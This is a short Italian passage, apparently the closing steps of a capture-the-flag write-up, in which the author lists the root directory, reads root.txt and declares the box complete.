
Successivamente controllando all’interno di root

Comando usato: **ls**

Questo rivela un file chiamato **root.txt**

Infine verifichiamo l'interno del file root.txt

Comando usato: **cat root.txt**



Otteniamo cosi i permessi di root e completiamo la blackbox!